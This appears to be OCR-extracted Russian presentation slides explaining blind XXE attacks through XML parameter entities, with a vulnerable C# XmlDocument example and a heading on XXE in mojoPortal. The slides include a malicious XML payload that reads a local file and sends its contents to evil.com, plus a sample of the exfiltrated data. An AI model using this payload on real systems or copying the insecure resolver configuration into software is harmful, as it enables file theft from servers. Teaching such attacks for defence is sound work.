



/externalDTD
evil.com
/xxe_endpoint
XML parser
FILE
XML


Вредоносный XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE r [
  <!ELEMENT r ANY>
  <!ENTITY % extDTD SYSTEM "https://evil.com/externalDTD" >
  <!ENTITY % file SYSTEM "file:///path/to/file">
  <!ENTITY % param
    "<!ENTITY &#x25; query SYSTEM
              'https://evil.com/xxe_endpoint?data=%file;'>">
  <!ENTITY % query SYSTEM
              'https://evil.com/xxe_endpoint?data=%file;'>
  %query;
]>
```




/externalDTD
evil.com
/xxe_endpoint
XML parser
FILE
XML

/xxe_endpoint




/xxe_endpoint

Query Parameters

{
  "data": "The MIT License (MIT)\n\nCopyright (c) .NET Foundation and Contributors\n\nAll rights reserved.\n\nPermission is hereby granted, free of charge, to any person obtaining a copy\nof this software and associated documentation files (the \"Software\"), to deal\nin the Software without restriction, including without limitation the rights\nto use, copy, modify, merge, publish, distribute, sublicense, and/or sell\ncopies of the Software, and to permit persons to whom the Software is\nfurnished to do so, subject to the following conditions:\n\nThe above copyright notice and this permission notice shall be included in all\ncopies or substantial portions of the Software.\n\nTHE SOFTWARE IS PROVIDED \"AS IS\", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR\nIMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,\nFITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE\nAUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER\nLIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,\nOUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE\nSOFTWARE."
}


```
void ProcessExternalXml(Stream xmlStream)
{
  var xmlDoc = new XmlDocument()
  {
    XmlResolver = new XmlUrlResolver()
  };

  xmlDoc.Load(xmlStream);
  // Processing without output
}
```


/externalDTD
evil.com
/xxe_endpoint
XML parser
FILE
XML


Параметризованные сущности: выводы

- Можно атаковать систему,
  даже если результат парсинга не возвращается
- Однако
  - нужно знать путь до файла
  - ”палки в колёса” из-за содержимого файлов

XXE в mojoPortal




